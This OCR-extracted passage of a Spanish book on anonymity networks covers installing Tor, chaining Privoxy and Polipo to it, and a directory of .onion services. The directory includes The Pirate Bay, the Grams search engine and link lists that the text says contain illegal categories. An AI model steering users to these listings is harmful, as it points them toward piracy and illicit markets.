SSK@Xt7qGKwgSJ5vFA4nS19i537nStzvLc5Qoj17cqAEAGI,5-
ntAo5GYvbEEM1k97NdgkWPuznT-tfJdwAVODlmc-
8,AQACAAE/AdastraTestTCMI/=========================================
==========
```

Como se puede apreciar la sintaxis del comando anterior consta de los siguientes elementos:

```
PUTSSKDIR:<CLAVE_SSK>/<NOMBRE_SITIO>#DIRECTORIO_SUBIR
```

El resultado de la operación anterior es la clave SSK pública con el sitio web que otros usuariospodrán visitar. Por otro lado, una forma cómoda y rápida de consultar dicha clave desde "*FProxy* " es

utilizando la utilidad "*Key Explorer*" que se encuentra incluida en el menú "*Key Utils → Site Explorer" o en "Key Utils → Key Explorer*".

TMCI es la mejor alternativa que puede emplear un usuario a la hora de gestionar todos los detalles de una instancia de Freenet sin necesidad de instalar un gestor de ventanas en el sistema, algo que suele ser poco habitual en servidores y entornos productivos.

# Capítulo IV
# Tor (The Onion Router)

## 4.1 Introducción

Tor es una red anónima que se encuentra soportada y gestionada por el equipo de Tor Project liderado por Roger Dingledine, autor de múltiples trabajos de investigación sobre privacidad y anonimato desde el año 2000, uno de los principales precursores de las soluciones de anonimato modernas. Tor ha ido creciendo de forma continua desde que se creó el proyecto el año 2003 y actualmente cuenta con miles de voluntarios en todo el mundo que usan la red y aportan ancho de banda para mejorar su desempeño.

A diferencia de I2P y FreeNet, Tor es una red completamente centralizada, en la que un conjunto de servidores se encargan de gestionar todos los detalles de configuración, así como aportar estadísticas generales sobre el uso de la red. Dichos servidores son conocidos como "*directory authorities*" o autoridades de directorio y una de las funciones más importantes que realizan es la generación de un consenso que contiene información sobre los repetidores que conforman la red de Tor. Los consensos son generados automáticamente cada hora y reflejan el estado de los repetidores admitidos para ser utilizados por los clientes en sus circuitos. Antes de continuar con una explicación mucho más detallada sobre el funcionamiento de Tor, es necesario comprender correctamente el significado de algunos términos comunes y algunas otras cuestiones básicas que se describen en los siguientes apartados.

### 4.1.1 Instalación y configuración de una instancia de Tor

Tor es un servicio orientado al establecimiento de comunicaciones anónimas utilizando una serie de nodos conectados los cuales en su conjunto son conocidos como "circuito virtual". Tales nodos se remover capas de cifrado en los paquetes que viajan por medio de ellos utilizando el protocolo de Tor, de esta forma se enmascara el origen de la petición cuando es entregada a su correspondiente destino, sin embargo, el único protocolo soportado es TCP, por este motivo cuando se utilizan peticiones con un protocolo diferente como UDP o ICMP, dichas peticiones no pasan por medio del circuito virtual y en lugar de ello se establece una conexión directa entre el cliente y destino, produciendo de esta forma lo que se conoce como "*leaks*" o fugas de información que pueden arruinar el anonimato del usuario. Esta es una de las consideraciones que se debe tener en cuenta a la hora de utilizar esta red, sin embargo

no es la única y a lo largo de presente capítulo se irá profundizando sobre todas estas cuestiones. El proceso de instalación de una instancia de Tor puede realizarse de dos maneras, o bien utilizando el proyecto conocido como "*Tor Browser*" o por medio del software de Tor.

### 4.1.1.1 Tor Browser

Con Tor Browser el usuario tiene la ventaja de que no es necesario instalar software adicional y todo lo que necesita para comenzar a utilizar Tor viene empaquetado en un único fichero ejecutable, además también cuenta con el navegador web oficial del proyecto, el cual está basado en Firefox y se encuentra diseñado específicamente para utilizar Tor y configurar diferentes niveles de anonimato y privacidad. Se puede descargar desde el sitio web oficial en el siguiente enlace https://www.torproject.org/download/download-easy.html.en y como se puede apreciar, existen versiones para diferentes sistemas operativos y arquitecturas de ordenadores. Una vez descargado y descomprimido el paquete correspondiente, el usuario puede ejecutar el script "*start-tor-browser.desktop*" el cual se encarga de iniciar una instancia de Tor y posteriormente el navegador web "*Tor Browser*".





*Imagen 04.01: Tor Browser instalado.*

Actualmente, Tor Browser es el sustituto de *Vidalia,* otro proyecto que fue bastante popular y utilizado junto con Tor pero que debido a la potencia del navegador Tor Browser y su facilidad de uso y configuración, es el proyecto que se distribuye de manera oficial para integrarse y comenzar a utilizar Tor rápidamente. Por otro lado, Tor Browser cuenta con el complemento "*TorButton*" el cual permite configurar la instancia de Tor que se arranca con Tor Browser y ver detalles sobre los circuitos construidos cuando se navega por Internet.

### 4.1.1.2 Instalación de una instancia de Tor

Es posible que el usuario quiera ejecutar el software como un servicio, por ejemplo, en el caso de configurar servicios ocultos o repetidores y en tal caso, se puede instalar Tor partiendo de la versión disponible en los repositorios de sistemas basados en Debian utilizando el comando "*apt-get*" o descargar la última versión desde el sitio web oficial en el siguiente enlace: https://www.torproject.org/download/download

Antes de compilar y generar el ejecutable del programa es necesario tener instaladas las dependencias, que en concreto son "*libevent-dev*" y "*libssl-dev*". Una vez cumplidas dichas dependencias y teniendo un compilador para programas escritos en C (como por ejemplo el GCC) se puede proceder a ejecutar los comandos correspondientes a la compilación y creación del ejecutable.

```
>./configure
>make
>src/or/tor
Sep 25 22:33:57.795 [notice] Tor v0.2.6.10 (git-58c51dc6087b0936) running on Linux
with Libevent 2.0.21-stable, OpenSSL 1.0.1f and Zlib 1.2.8.
Sep 25 22:33:57.795 [notice] Tor can't help you if you use it wrong! Learn how to
be safe at https://www.torproject.org/download/download#warning
Sep 25 22:33:57.811 [notice] Configuration file "/usr/local/etc/tor/torrc" not pre-
sent, using reasonable defaults.
Sep 25 22:33:57.817 [notice] Opening Socks listener on 127.0.0.1:9050
Sep 25 22:33:57.000 [notice] Parsing GEOIP IPv4 file /usr/local/share/tor/geoip.
Sep 25 22:33:57.000 [notice] Parsing GEOIP IPv6 file /usr/local/share/tor/geoip6.
Sep 25 22:33:57.000 [notice] Bootstrapped 0%: Starting
Sep 25 22:33:59.000 [notice] Bootstrapped 5%: Connecting to directory server
Sep 25 22:35:59.000 [notice] Bootstrapped 10%: Finishing handshake with directory
server
Sep 25 22:35:59.000 [notice] Bootstrapped 15%: Establishing an encrypted directory
connection
Sep 25 22:35:59.000 [notice] Bootstrapped 20%: Asking for networkstatus consensus
Sep 25 22:35:59.000 [notice] Bootstrapped 25%: Loading networkstatus consensus
Sep 25 22:36:00.000 [notice] Bootstrapped 45%: Asking for relay descriptors
Sep 25 22:36:00.000 [notice] I learned some more directory information, but not
enough to build a circuit: We need more microdescriptors: we have 9/6541, and can
only build 0% of likely paths. (We have 0% of guards bw, 0% of midpoint bw, and 0%
of exit bw = 0% of path bw.)
Sep 25 22:36:00.000 [notice] Bootstrapped 50%: Loading relay descriptors
Sep 25 22:36:00.000 [notice] I learned some more directory information, but not
enough to build a circuit: We need more microdescriptors: we have 9/6541, and can
only build 0% of likely paths. (We have 0% of guards bw, 0% of midpoint bw, and 0%
of exit bw = 0% of path bw.)
Sep 25 22:36:01.000 [notice] Bootstrapped 57%: Loading relay descriptors
Sep 25 22:36:01.000 [notice] Bootstrapped 65%: Loading relay descriptors
Sep 25 22:36:01.000 [notice] I learned some more directory information, but not
enough to build a circuit: We need more microdescriptors: we have 4541/6541, and
can only build 32% of likely paths. (We have 68% of guards bw, 68% of midpoint bw,
and 69% of exit bw = 32% of path bw.)
Sep 25 22:36:01.000 [notice] Bootstrapped 73%: Loading relay descriptors
Sep 25 22:36:02.000 [notice] Bootstrapped 80%: Connecting to the Tor network
Sep 25 22:36:02.000 [notice] Bootstrapped 90%: Establishing a Tor circuit
Sep 25 22:36:02.000 [notice] Tor has successfully opened a circuit. Looks like
client functionality is working.
Sep 25 22:36:02.000 [notice] Bootstrapped 100%: Done
```

Con estos sencillos comandos se generará el ejecutable del programa en el directorio "*src/or*". Este procedimiento es especialmente recomendable cuando se debe instalar el software de Tor sobre un servidor dedicado que no tiene ningún tipo de gestor de ventanas, con lo cual el uso de Tor Browser en tal caso no aplicaría.

A efectos prácticos no hay mayores diferencias entre estos métodos de instalación ya que en ambos casos se levantará una instancia de Tor con las opciones configuración que se indiquen en el fichero de configuración maestro, las cuales evidentemente es necesario comprender muy bien para poder gestionar correctamente una instancia de Tor, algo que se verá detalladamente en las siguientes secciones de este capítulo.

## 4.1.2 Instalación de Privoxy con Tor

Privoxy es un programa que funciona como proxy web con capacidades de filtrado y mejora la privacidad del usuario, permite controlar el acceso a información personal y filtrar ADS en sitios en Internet que pueden representar una amenaza para la privacidad. El procedimiento de instalación puede llevarse a cabo desde código fuente o utilizando algún paquete preconfigurado en los repositorios de distribuciones como Debian o CentOS. En el caso de instalar el software desde código fuente, se debe descargar la última versión disponible desde el siguiente enlace: http://sourceforge.net/projects/ijbswa/files/. Posteriormente se procede a ejecutar las siguientes instrucciones para compilar y posteriormente generar el programa ejecutable.

```
>autoheader && autoconf
>./configure --disable-toggle --disable-editor --disable-force
>make
>make -n install
```

En el caso de instalar Privoxy utilizando una versión preconfigurada desde algún repositorio de distribuciones basadas en Linux, es frecuente encontrar el fichero de configuración de Privoxy en "/*etc/privoxy/config*". En el caso de instalar Privoxy desde código fuente, el fichero de configuración se encuentra incluido en el directorio raíz del programa.

Con Privoxy correctamente instalado y configurado, ahora es posible indicarle que las peticiones entrantes deben de ser redirigidas al proxy SOCKS de Tor, el cual por defecto se inicia en el puerto "9150" cuando se utiliza Tor Browser y en el puerto "9050" cuando se inicia Tor como servicio sin utilizar Tor Browser. Para hacer esto, se debe editar el fichero de configuración de Privoxy incluyendo la siguiente instrucción:

```
forward-socks5t   /               127.0.0.1:9050 .
```

Con esta configuración se le indica a Privoxy que todas peticiones entrantes por puerto "8118" (puerto por defecto de Privoxy) serán enviadas al puerto "9050" en la máquina local, en donde se encontrará en ejecución la instancia de Tor.

## 4.1.3 Instalación de Polipo con Tor

Es bastante común configurar Privoxy para conectar con una instancia de Tor tal como se ha visto en el apartado anterior, sin embargo Privoxy no es la única alternativa y existen otras soluciones con características que aportan algunos beneficios adicionales, tal es el caso de Polipo. Se trata de un proxy web diseñado para ser liviano y rápido en entornos de red donde la velocidad de la

conexión es lenta, se integra bastante bien con instancias de Tor y tal como se lista a continuación, las características más sobresalientes de este software son las siguientes:

- Soporte completo "*pipelines*" en HTTP/1.1: En la especificación del protocolo HTTP 1.1, el concepto de "*pipelines*" consiste en aprovechar las conexiones persistentes para implementar flujos de peticiones, de esta forma es posible enviar múltiples peticiones a un destino sin la necesidad de esperar respuestas y sin perder ningún paquete de datos en dicho proceso. Por otro lado, también permite que múltiples peticiones sean enviadas en un solo paquete, lo que reduce la latencia y el tráfico en la red. Sin embargo, hay que tener en cuenta que algunos servidores web que se encuentran disponibles en el mercado soportan HTTP 1.1 de forma parcial y muchas de las características del protocolo no están completamente integradas. Por este motivo Polipo utilizará pipelines solamente si considera que el servidor remoto lo soporta.
- Soporte web cache: Polipo también intenta cachear el segmento inicial de una petición, de esta forma es fácilmente retomada en el caso de que exista una interrupción en la misma, por ejemplo cuando una descarga es interrumpida, permitirá retomarla posteriormente partiendo de la cache.
- Polipo intentará actualizar las peticiones a HTTP 1.1 aunque desde el cliente vengan con HTTP 1.0, dependiendo evidentemente de las capacidades del servidor web. También podría asignar una versión del protocolo más baja.
- Polipo soporta IPv6.
- Polipo puede utilizar una técnica conocida como *Poor Man's Multiplexing* (PMM) que consiste en la simulación de múltiples peticiones sobre transacciones simultaneas compartiendo una única conexión, algo que en el protocolo HTTP no está soportado, de esta forma se reduce considerablemente la latencia y el tráfico en la red. Para que esta técnica funcione adecuadamente debe existir soporte a pipelines en el servidor.

Para instalar Polipo existen dos alternativas, se puede descargar la última versión estable desde el sitio web oficial ubicado en el siguiente enlace: http://freehaven.net/~chrisd/polipo/ o se puede clonar el repositorio repositorio GIT con la última versión en estado de desarrollo del programa, el cual se encuentra ubicado en la siguiente dirección: https://github.com/jech/polipo

Dado que es un programa escrito en lenguaje C, es necesario construir y generar el ejecutable.

```
>make all
>make install
```

Con esto es suficiente para que Polipo quede correctamente instalado en la máquina. Ahora es necesario establecer las propiedades de configuración adecuadas y para ello, se debe crear el fichero de configuración maestro con el nombre "*config*", el cual se puede ubicar en el directorio "*~/.polipo*" o en "*/etc/polipo/*". El contenido de dicho fichero puede ser el siguiente:

```
socksParentProxy = localhost:9050
diskCacheRoot=""
disableLocalInterface=true
```

```
laxHttpParser=true
maxPipelineTrain=15
socksProxyType=socks5
```

Con la configuración anterior y el proxy SOCKS de Tor esperando conexiones por el puerto "9050", ahora se puede iniciar Polipo. Opcionalmente, se puede indicar la ruta donde se encuentra el fichero de configuración maestro, para ello se incluye el interruptor "*-c*".

```
./polipo -c "/etc/polipo/config"
Established listening socket on port 8123.
```

Para verificar que el funcionamiento es correcto, se puede configurar cualquier navegador web para que utilice el proxy SOCKS de Polipo, el cual por defecto se vincula con el puerto "8123" y posteriormente, dirigirse al servicio https://check.torproject.org para verificar si el cliente está utilizando correctamente Tor.





*Imagen 04.02: Verficando el correcto funcionamiento de Polipo y Tor.w*

Como se puede ver en la imagen 04.02, el navegador utiliza Polipo como servidor proxy y al verificar si se encuentra configurado para utilizar Tor, el servicio de chequeo determina que la petición se ha realizado por medio de uno de los repetidores de salida registrados en la red, con lo cual la configuración entre Polipo y Tor se encuentra correctamente establecida.

**Desventajas y Beneficios de Polipo frente a Privoxy**

Polipo y Privoxy los principales servidores proxy que se pueden integrar bastante bien con Tor, no obstante tienen varias diferencias que se detallan a continuación:

- Polipo suele ser más eficiente que Privoxy debido al soporte que tiene sobre cache de sitios web y pipelines de conexiones, propiedades propias del protocolo HTTP 1.1, algunas de las cuales no están completamente soportadas en Privoxy.

- Privoxy está mejor diseñado para asegurar el anonimato en determinados sitios web que utilizan JavaScript y filtrar cabeceras HTTP en la petición que pudieran ser utilizadas para obtener información del usuario. Privoxy realiza una mejor depuración de los documentos HTML y contenidos con Javascript.
- A diferencia de Polipo, Privoxy no es capaz de manejar conexiones persistentes.
- Privoxy no tiene la capacidad de actuar como un servidor web de cache para acelerar la navegación por sitios, sin embargo esta característica está completamente soportada en Polipo.
- Privoxy puede realizar sustituciones de texto sobre las peticiones web, aunque esta característica no se encuentra activa por defecto y es necesario especificar manualmente el filtro "*fun*" para ver que textos como "*Microsoft*" son cambiados por "*Microsucks*". Este tipo de tratamientos sobre las peticiones no son posibles con Polipo.

Ahora bien, para fortalecer la privacidad y anonimato, un usuario puede optar por utilizar ambos servidores proxy encadenando las peticiones de la siguiente forma:

```
Privoxy:8118 ↔ Polipo:8123 ↔ Tor:9050
```

Privoxy recibirá las peticiones realizadas por el cliente en el puerto "8118" y posteriormente, dichas peticiones serán redirigidas al puerto "8123", en donde estará Polipo esperando conexiones. Finalmente, Polipo se encargará de realizar la redirección de la petición al puerto "9050" en donde debe encontrarse una instancia de Tor en ejecución. En el fichero de configuración de Privoxy se establece la siguiente configuración:

```
forward-socks5    /                    127.0.0.1:8123 .
```

Y finalmente, el fichero de configuración de Polipo tendrá los mismos contenidos que se han enseñado unos párrafos más arriba.

## 4.1.4 La web profunda de Tor

Los repetidores que se encuentran disponibles en Tor no solamente suelen ser utilizados para acceder de forma anónima a servicios que se encuentran disponibles en Internet, sino que también en algunos casos son utilizados para enrutar las peticiones a servicios que se encuentran alojados al interior de la red, todos estos servicios en su conjunto constituyen lo que se conoce como la web profunda de Tor. Este espacio ha recibido varias denominaciones, tales como "*darknet*" o "*cyphernet*" debido a sus particulares características.

En la web profunda de Tor existe un número indeterminado de servicios ocultos de todo tipo, desde aplicaciones web hasta servidores SSH. Un servicio oculto puede ser de cualquier tipo, pero necesariamente tiene que basarse en el protocolo TCP, cualquier tipo de servicio basado en un protocolo distinto no puede ser desplegado sobre la red.

Por otro lado, no existe un mecanismo centralizado para la resolución de nombres de dominio, no existen servicios similares a DNS para resolver dominios a direcciones IP o viceversa y en su

lugar, tal como se verá más adelante en este capítulo cuando se describan los detalles técnicos de la arquitectura de la red, existe una tabla distribuida del tipo hash compuesta por varios servidores "*HSDir*" que mantienen el registro de todos los servicios ocultos con sus correspondientes direcciones.

### 4.1.4.1 Servicios ocultos para comenzar a descubrir la web profunda de Tor

La única forma de acceder a los servicios que se encuentran alojados en la web profunda de Tor es por medio de una instancia correctamente configurada con su correspondiente proxy SOCKS, el cual se levanta automáticamente en cualquier instancia si la propiedad "*SocksPort*" tiene un valor superior a "0" y además, evidentemente es necesario conocer la dirección del servicio que se desea visitar. Los servicios que se encuentran alojados en la web profunda de Tor, salvo algunos casos concretos, no suelen ser servicios dedicados que se encuentran disponibles todo el tiempo, de hecho, muchos servicios ocultos son creados y gestionados por usuarios de la red que utilizan sus propios ordenadores para publicar dichos servicios.

Cualquier usuario puede configurar muy fácilmente un servicio oculto en la web profunda de Tor, solamente es necesario utilizar las opciones de configuración adecuadas en el fichero "*torrc*" y levantar un servicio en el puerto indicado. Debido a que únicamente en casos concretos existen servicios ocultos dedicados y disponibles 24/7, es muy frecuente encontrar servicios itinerantes, que se encuentran disponibles en una franja horaria concreta o que se encuentran disponibles durante un tiempo y luego desaparecen completamente. Dicho esto, para conocer la web profunda de Tor es necesario realizar búsquedas y navegar con frecuencia para encontrar nuevos sitios con contenidos que puedan ser de interés.

#### 4.1.4.1.1 Servicios de almacenamiento

| **Dirección ONION** | http://torsafeiwttlkul6.onion/ |
|---|---|
| **Nombre del servicio** | Tor Safe |
| **Descripción** | |
| Se trata de un servicio que permite el almacenamiento de ficheros de todo tipo de forma segura y confidencial. Cuenta con algunas características interesantes, tales como la posibilidad de compartir documentos, crear una wiki con un editor WYSIWYG y gestión de versiones. | |

| **Dirección ONION** | http://imgbifwwqoixh7te.onion/ |
|---|---|
| **Nombre del servicio** | img.bi |
| **Descripción** | |
| Servicio anónimo para subir imágenes y compartirlas con otros usuarios en Tor. | |

| **Dirección ONION** | http://wuvdsbmbwyjzsgei.onion/ |
|---|---|
| **Nombre del servicio** | HFS |
| **Descripción** | |
| Servicio anónimo para subir y descargar música de cualquier género. | |

| **Dirección ONION** | http://uj3wazyk5u4hnvtk.onion/ |
|---|---|

| | |
|---|---|
| **Nombre del servicio** | The Pirate Bay |
| **Descripción** | |
| Se trata de un sitio muy popular en la web clara y que ha sido varias veces censurado por compartir torrents con contenidos protegidos o incluso ilegales. En esta ocasión, The Pirate Bay puede ser encontrado en la web profunda de Tor. | |

| | |
|---|---|
| **Dirección ONION** | http://torvps7kzis5ujfz.onion/index.php/TorVPS |
| **Nombre del servicio** | TorVPS |
| **Descripción** | |
| Permite la creación de servicios ocultos con direcciones onion dedicadas. Es un servicio gratuito que permite tener diferentes tipos de servicios en la web profunda accesibles todo el tiempo. | |

| | |
|---|---|
| **Dirección ONION** | http://popfilesxuru7lsr.onion/ |
| **Nombre del servicio** | PopFiles |
| **Descripción** | |
| Se trata de un servicio muy simple que permite subir ficheros y protegerlos por medio de un usuario y una contraseña. | |

| | |
|---|---|
| **Dirección ONION** | http://k4dsqs7y5xm3qtsl.onion/ |
| **Nombre del servicio** | TorFileHost |
| **Descripción** | |
| Se trata de un servicio de almacenamiento de documentos. Es necesario crear una cuenta para poder gestionar los contenidos que se han subido. | |

| | |
|---|---|
| **Dirección ONION** | http://hosting6iar5zo7c.onion/ |
| **Nombre del servicio** | Real Hosting |
| **Descripción** | |
| Servicio de hosting en la web profunda de Tor. Con una cuenta gratuita es posible acceder a un dominio ".onion" con personalización de las siete primeras letras de la dirección. Es posible desplegar cualquier aplicación basada en Apache, PHP y MySQL. | |

### 4.1.4.1.2 Servicios de búsqueda y directorios

| | |
|---|---|
| **Dirección ONION** | http://torlinkbgs6aabns.onion/ |
| **Nombre del servicio** | Tor Links |
| **Descripción** | |
| Sitio que contiene un listado de los principales servicios que se encuentran disponibles en la web profunda de Tor. Cada enlace se encuentra incluido en una categoría distinta y algunas de dichas categorías, pueden ser de carácter ilegal, así que se recomienda precaución a la hora de interactuar con dichos sitios. | |

| | |
|---|---|
| **Dirección ONION** | http://hss3uro2hsxfogfq.onion/ |
| **Nombre del servicio** | NotEvil |
| **Descripción** | |

| |
|---|
| Un servicio de búsqueda con miles de sitios onion indexados y con un buscador más rápido y preciso. Permite a cualquier usuario añadir una dirección "onion" en el motor de búsqueda simplemente rellenando un formulario y de esta forma, más usuarios en la web profunda podrán encontrar el servicio oculto. |

| | |
|---|---|
| **Dirección ONION** | http://msydqstlz2kzerdg.onion/search/ |
| **Nombre del servicio** | AHMIA |
| **Descripción** | |
| AHMIA es uno de los servicios ocultos más populares en la web profunda de Tor debido a que es un motor de búsqueda muy completo que no solamente suministra direcciones onion interesantes, sino que también se encarga de filtrar contenidos maliciosos. | |

| | |
|---|---|
| **Dirección ONION** | http://grams7enufi7jmdl.onion/ |
| **Nombre del servicio** | Grams |
| **Descripción** | |
| Grams es un buscador simple que permite aplicar un criterio de búsqueda y recuperar rápidamente resultados al usuario. | |

| | |
|---|---|
| **Dirección ONION** | http://xmh57jrzrnw6insl.onion/ |
| **Nombre del servicio** | TorCH Search Engine |
| **Descripción** | |
| Se trata de un sitio muy útil para navegar en la web profunda de Tor ya que cuenta con miles de direcciones "onion" indexadas, funcionando de un modo muy similar a otros buscadores en la web clara. | |

| | |
|---|---|
| **Dirección ONION** | http://3g2upl4pq6kufc4m.onion/ |
| **Nombre del servicio** | DuckDuckGo |
| **Descripción** | |
| Se trata del conocido buscador ***duckduckgo*** el cual también se encuentra disponible en la web profunda de Tor como un servicio anónimo. | |

| | |
|---|---|
| **Dirección ONION** | http://zqktlwi4fecvo6ri.onion/ |
| **Nombre del servicio** | The Hidden Wiki |
| **Descripción** | |
| Se trata de una wiki que funciona de un modo similar a ***Wikipedia***, en la que es posible agregar, modificar y en algunos casos, eliminar artículos y reseñas. Su página principal incluye un listado muy completo de sitios en la web profunda con toda clase de contenidos. | |

| | |
|---|---|
| **Dirección ONION** | http://dirnxxdraygbifgc.onion/ |
| **Nombre del servicio** | OnionDir - Deep Web Link Directory |
| **Descripción** | |
| Se trata de un servicio de directorio muy similar a "The Hidden Wiki" en donde se pueden encontrar enlaces a sitios en la web profunda de Tor. | |

| | |
|---|---|
| **Dirección ONION** | http://32rfckwuorlf4dlv.onion/ |
| **Nombre del servicio** | Onion Url Repository |
| **Descripción** | |
| Servicio similar a Tor Links y Onion Dir con la diferencia de que el administrador de la página se encarga de remover enlaces que estén relacionados con actividades ilegales. Además contiene recursos y foros para aprender sobre privacidad y anonimato. | |

| | |
|---|---|
| **Dirección ONION** | http://soupksx6vqh3ydda.onion/ |
| **Nombre del servicio** | Onion Soup |
| **Descripción** | |
| Enlaces en la web profunda relacionados con bases de datos de direcciones ".onion", buscadores de servicios ocultos, redes sociales, entre otros recursos interesantes. | |

| | |
|---|---|
| **Dirección ONION** | http://bdpuqvsqmphctrcs.onion/ |
| **Nombre del servicio** | Yet another Tor Directory. |
| **Descripción** | |
| Este servicio contiene un listado de más de 4000 direcciones onion en la web profunda de Tor con todo tipo de contenidos. Se caracteriza por estar constantemente actualizado y ejecutar procesos de crawling contra la web profunda de Tor para recuperar la mayor cantidad de enlaces posibles. | |

## 4.1.4.1.3 Foros, wikis y documentación

| | |
|---|---|
| **Dirección ONION** | http://libraryqtlpitkix.onion/library/ |
| **Nombre del servicio** | The Library |
| **Descripción** | |
| Una de las librerías más antiguas en la web profunda de Tor, Tiene contenidos de varios géneros, tales como informática, biología, matemáticas, neurociencia, electrónica, ingeniería, entre otros temas interesantes. | |

| | |
|---|---|
| **Dirección ONION** | http://xfmro77i3lixucja.onion/ |
| **Nombre del servicio** | Imperial Library of Trantor |
| **Descripción** | |
| Se trata de una de las librerías más completas que hay en la web profunda de Tor. Contiene miles de libros sobre categorías muy variadas que pueden ser descargados sin coste alguno. También permiten que cualquiera pueda registrarse y compartir libros con otros usuarios. | |

| | |
|---|---|
| **Dirección ONION** | http://c3jemx2ube5v5zpg.onion/ |
| **Nombre del servicio** | Jotunbane's Reading Club (Readers Against DRM) |
| **Descripción** | |
| Se trata de una comunidad de usuarios que comparten libros, opiniones, experiencias o incluso sus propios escritos con la finalidad de que otros comenten y les den un feedback. | |

| | |
|---|---|
| **Dirección ONION** | http://pyl7a4ccwgpxm6rd.onion/ |
| **Nombre del servicio** | CODE:GREEN |

| Descripción |
|---|
| Página de hacktivistas en la que se planifican y organizan protestas en la red. Lleva más de dos años en funcionamiento a la fecha de redactar este documento e intenta promover la participación de todos sus visitantes. |

| Dirección ONION | http://ak2uqfavwgmjrvtu.onion |
|---|---|
| Nombre del servicio | GlobalLeaks |
| Descripción | |
| Por medio de esta plataforma cualquiera puede reportar o filtrar información sobre acciones indebidas por parte de organizaciones o gobiernos, tales como violaciones a derechos fundamentales o cualquier tipo de abuso. Se encuentra diseñada para proteger a toda costa la identidad de la persona que suministra dichos reportes y utiliza la plataforma "GlobaLeaks", la cual se encuentra disponible en la web clara en el siguiente enlace https://globaleaks.org. | |

| Dirección ONION | http://jwgkxry7xjeaeg5d.onion/ |
|---|---|
| Nombre del servicio | WikiLeaks |
| Descripción | |
| Wikileaks era una organización sin ánimo de lucro cuya principal función era la de publicar filtraciones con información sensible y en algunos casos, bastante embarazosa sobre organizaciones públicas, privadas o gobiernos. En este caso, se trata de un servicio oculto que mantiene esa misma filosofía y que a la fecha de redactar este documento sigue en funcionamiento. | |

| Dirección ONION | http://yuxv6qujajqvmypv.onion/ |
|---|---|
| Nombre del servicio | A Beginner Friendly Comprehensive Guide to Installing and Using a Safer Anonymous Operating System. |
| Descripción | |
| Se trata de una guía muy recomendable sobre la instalación y uso de un sistema Debian con las herramientas y utilidades necesarias para tener un nivel adecuado de anonimato y seguridad. | |

| Dirección ONION | http://3cpleimu2getp5q7.onion/library/ |
|---|---|
| Nombre del servicio | SIN Library |
| Descripción | |
| Librería muy completa sobre diversas temáticas del conocimiento humano. Contenidos sin ningún tipo de censura. | |

| Dirección ONION | http://nzwolake3hokkjwq.onion/ |
|---|---|
| Nombre del servicio | cultura |
| Descripción | |
| Se trata de una librería con miles de ebooks en castellano. | |

| Dirección ONION | http://nzwolake3hokkjwq.onion/ |
|---|---|
| Nombre del servicio | Clockwise Library |
| Descripción | |
| Librería con cientos de libros en diferentes formatos y con un buscador bastante preciso. | |

| **Dirección ONION** | http://tssa3saypkimmkcy.onion/ |
|---|---|
| **Nombre del servicio** | The Secret Story Archive |
| **Descripción** | |
| Servicio oculto que cuenta con cientos de historias y relatos cortos. | |

| **Dirección ONION** | http://hackcanl2o4lvmnv.onion |
|---|---|
| **Nombre del servicio** | Hack Canada |
| **Descripción** | |
| Se trata de un servicio oculto con cientos de recursos muy interesantes sobre seguridad informática y hacking. También incluye enlaces y documentación sobre anonimato, censura, leyes y filtraciones de todo tipo. | |

| **Dirección ONION** | http://thehub7gqe43miyc.onion/ |
|---|---|
| **Nombre del servicio** | The Hub |
| **Descripción** | |
| Foro en la web profunda de Tor con múltiples temas de discusión sobre seguridad informática, hacking, anonimato entre otras cosas. | |

| **Dirección ONION** | http://hackerw6dcplg3ej.onion/ |
|---|---|
| **Nombre del servicio** | Hacker Place |
| **Descripción** | |
| Sitio con varios libros y recursos sobre desarrollo de software, pentesting y hacking. | |

| **Dirección ONION** | http://7rmath4ro2of2a42.onion |
|---|---|
| **Nombre del servicio** | Soylent News |
| **Descripción** | |
| Servicio que se centra en la publicación de artículos sobre tecnología, ciencia y otros asuntos de interés general. Se encuentra mantenido por un grupo de voluntarios que se encargan de subir artículos y noticias que pueden ser visualizados y comentados por cualquier usuario. | |

